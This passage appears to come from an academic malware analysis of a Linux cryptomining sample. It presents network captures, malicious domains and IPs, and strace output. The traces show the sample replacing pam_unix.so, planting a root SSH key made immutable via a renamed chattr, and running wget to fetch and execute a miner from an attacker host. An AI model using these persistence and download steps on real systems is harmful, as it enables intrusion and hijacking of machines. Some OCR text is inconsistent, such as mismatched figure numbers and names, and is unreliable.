To filter the network traffic in order to solely display the TCP packets, the keyword “tcp” was applied in the corresponding field in Wireshark. Through that action, it was managed to observe the connections made to the cryptocurrency mining pool “sugar.cpuminerpool.com” (Figure 5.3.2.2).




Figure 5.3.3.2 - TCP connections to "sugar.cpuminer.com"

By analyzing the captured traffic generated by “Nethserver”, the “GET” request made for the encrypted and compressed package “cos7.tar.gz” wes identified (Figure 5.3.3.3). This was accomplished by applying the “http” keyword.




Figure 5.3.3.3 – Requesting for “http:a.powerofwish.com/cos7.tar.gz”

The DNS queries where of great importance as they revealed other possible connections that the malware might attempt. The requests that were collected, were addressed to the following URLs which at the time of writing were translated to the corresponding addresses (Table 5.3.3.2). According to "abuseipdb" [98] the translated IP address behind "r1.googleblockchaintechnology.com" has been intensively reported regarding unauthorized use of "pam_unix.so" authentication method

Table 5.3.3.2 – DNS requests

URL	IPv4 Address
a.powerofwish.com	172.67.210.251, 104.21.61.142
info.onlinetalk.tk	unresolved
sugar.cpuminerpool.com	104.168.88.137
info.ipfswallet.tk	unresolved
r1.googleblockchaintechnology.com	122.152.215.115

Moreover, the "Nethserver" VM state was restored using the previous snapshot, and it was decided to provide it with Internet access so that the actual responses could be retrieved. Therefore, the active proxy listeners on "BurpSuite Community Edition" were swapped and "lab/rules/burp_internet.firewall" script was executed on the terminal of "REMnux GW" VM. Nevertheless, no other connections were observed (Figure 5.3.3.4).




Figure 5.3.3.4 – "pamdicks.sugar" DNS queries

It is worth mentioning that although "cos8.tar.gz" was downloaded (Figure 5.3.3.5), the same DNS requests were made.




Figure 5.3.3.5 – Downloading "co8s.tar.gz"

The figure below illustrates the connections made to the alternate cryptocurrency wallet and pool. This was the case where the system had more than 13.8GB of available RAM memory, thus the sample proceeded with the selection of the "Monero" cryptocurrency (Figure 5.3.3.6).




Figure 5.3.3.6 – "pamdicks.org" DNS requests

5.3.4 Strace

While it is debatable whether “strace” can be categorized as a behavioral analysis tool or a tool for dynamic code analysis, it is believed that it would be preferable if the findings of its usage were presented in the current section.

The tool that was used to record the system calls produced by the samples execution was “strace”, and the exact command was:


- **$ sudo strace -o strace_out.txt ./f005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705fcbc8ca120**

To additionally view the system calls produced by child processes the “-f” parameter must be added:

- **$ sudo strace -o strace_out.txt -f ./f005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705fcbc8ca120**

Between two consecutive executions of “strace” the system should be restored to a previous state since system changes were made on each execution.

After using the “strace” tool on the “Ubuntu” VM, the “strace_out.txt” file was inspected. In the beginning of the file, the system calls required for unpacking and executing the sample were found.




```
access("/lib64/security/pam_unix.so", F_OK) = -1 ENOENT (No such file or directory)
access("/lib/x86_64-linux-gnu/security/pam_unix.so", F_OK) = 0
open("/lib/x86_64-linux-gnu/security/pam_unix.so", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
write(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0`#\0\0\0\0\0\0"..., 143360) = 143360
write(3, "pt_make_salt\0buf.6094\0nbuf.6095\0"..., 3043) = 3043
close(3)                                = 0
brk(0xaa8000)                           = 0xaa8000
utime("/lib/x86_64-linux-gnu/security/pam_unix.so", {actime=1329960397 /* 2012-02-22T20:26:37-0
500 */, modtime=1329960397 /* 2012-02-22T20:26:37-0500 */}) = 0
access("/usr/sbin/setenforce", X_OK)    = -1 ENOENT (No such file or directory)
access("/sbin/setenforce", X_OK)        = -1 ENOENT (No such file or directory)
access("/etc/selinux/config", F_OK)     = -1 ENOENT (No such file or directory)
open("/root/.ssh", O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = -1 ENOENT (No such file or dire
ctory)
mkdir("/root/.ssh", 0700)               = 0
open("/root/.ssh/authorized_keys", O_RDWR|O_CREAT|O_TRUNC, 0600) = 3
write(3, "ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB"..., 395) = 395
close(3)                                = 0
access("/usr/bin/chattr", X_OK)         = 0
rt_sigaction(SIGINT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f8
0}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f
80}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=NULL, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tid=[9553]) = 9553
wait4(9553, [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 9553
rt_sigaction(SIGINT, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f8
0}, NULL, 8) = 0
```

Figure 5.3.4.1 – “pam_unix.so”, “SELinux” and “authorized_keys” related system calls

Then, the “pam_unix.so” was located inside “lib/x86_64-linux-gnu/security/pam_unix.so” folder and several bytes (“binarypam”) were written inside, replacing the original contents. The timestamp of the file was changed to “2012-02-22T20:26:37-0500”. Additionally, the files “/usr/sbin/setenforce”, “/sbin/setenforce” and “/etc/selinux/config” were not found as “SELinux” is not enabled/installed by default on “Ubuntu 20.04”. The “/root/.ssh” was created and the “ssh-rsa” key was stored in "/root/.ssh/authorized_keys". Furthermore, when the "/usr/bin/chattr" was found, a new child process was created (Figure 5.3.4.1). The calls that were traced on the child processes were renaming the "/usr/bin/chattr" to "/usr/bin/t" and setting the immutable filesystem attribute to the "root/.ssh/authorized_keys" file that was earlier created (Figure 5.3.4.2).

```
amaryllis@soxband: ~/Downloads
 sa_restorer=0x7f2263983210}, NULL, 8) = 0
9505  clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_ti
dptr=0x7f2263b30850) = 9506
9505  wait4(-1,  <unfinished ...>
9506  execve("/bin/mv", ["/bin/mv", "/usr/bin/chattr", "/usr/bin/t"], 0x55e2b93eac18 /* 17 va
rs */) = 0
9506  brk(NULL)                          = 0x55fb6c170000


9507  execve("/bin/sh", ["sh", "-c", "/usr/bin/t +i /root/.ssh/authori"...], 0x7fffc00813d8 /
* 17 vars */) = 0
9507  brk(NULL)                          = 0x56412f2f5000
```

Figure 5.3.4.2 – Tracing "chattr" related system calls

Since "strace" was executed on a Debian-based OS, "/etc/centos-release" and "/etc/redhat-release" could not be located, and since the sample had not been previously executed in this system, the miner binary was not yet downloaded. Thus, the malware tried to find the right tool to download it. The searching process stopped when "/usr/bin/wget" was found (Figure 5.3.4.3).

```
amaryllis@soxband: ~/Downloads
open("/etc/centos-release", O_RDONLY)   = -1 ENOENT (No such file or directory)
open("/etc/redhat-release", O_RDONLY)   = -1 ENOENT (No such file or directory)
access("/tmp/miner2", F_OK)             = -1 ENOENT (No such file or directory)
access("/usr/bin/curl", F_OK)           = -1 ENOENT (No such file or directory)
access("/bin/curl", F_OK)               = -1 ENOENT (No such file or directory)
access("/usr/bin/wget", F_OK)           = 0
rt_sigaction(SIGINT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f8
0}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f80}, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f
80}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f80}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=NULL, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tid=[9557]) = 9557
wait4(9557, [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 9557
rt_sigaction(SIGINT, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f8
0}, NULL, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f
80}, NULL, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=9557, si_uid=0, si_status=0, si_utime
=0, si_stime=0} ---
access("/usr/bin/kaudited", F_OK)       = -1 ENOENT (No such file or directory)
exit_group(0)                           = ?
+++ exited with 0 +++
amaryllis@soxband:~/Downloads$
```


Figure 5.3.4.3 – Fingerprinting OS and searching for a way to download "miner2"

With the use of "wget" the miner was downloaded and saved to "/tmp/miner2", its permissions were modified to "-rwer-er-e" and finally, it was executed (Figure 5.3.4.4). Since the Debian-based systems were downloading "miner2", the "/user/bin/kaudited" could not be found and the program was exited.

```
amaryllis@soxband: ~/Downloads
9509  clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_ti
dptr=0x7f37ac025850) = 9510
9509  wait4(-1,  <unfinished ...>
9510  execve("/usr/bin/wget", ["wget", "-c", "http://a.powerofwish.com/miner2", "-O", "/tmp/m
iner2"], 0x563feeea4998 /* 17 vars */) = 0
9510  brk(NULL)                               = 0x5617c39bf000
9510  arch_prctl(0x3001 /* ARCH_??? */, 0x7ffd280926c0) = -1 EINVAL (Invalid argument)

9509  clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_ti
dptr=0x7f37ac025850) = 9511
9509  wait4(-1,  <unfinished ...>
9511  execve("/usr/bin/chmod", ["chmod", "755", "/tmp/miner2"], 0x563feeea47a0 /* 17 vars */)
 = 0

9509  clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_ti
dptr=0x7f37ac025850) = 9512
9509  wait4(-1,  <unfinished ...>
9512  execve("/tmp/miner2", ["/tmp/miner2"], 0x563feeea4760 /* 17 vars */) = 0
```

Figure 5.3.4.4 – Tracing "miner2" related system calls

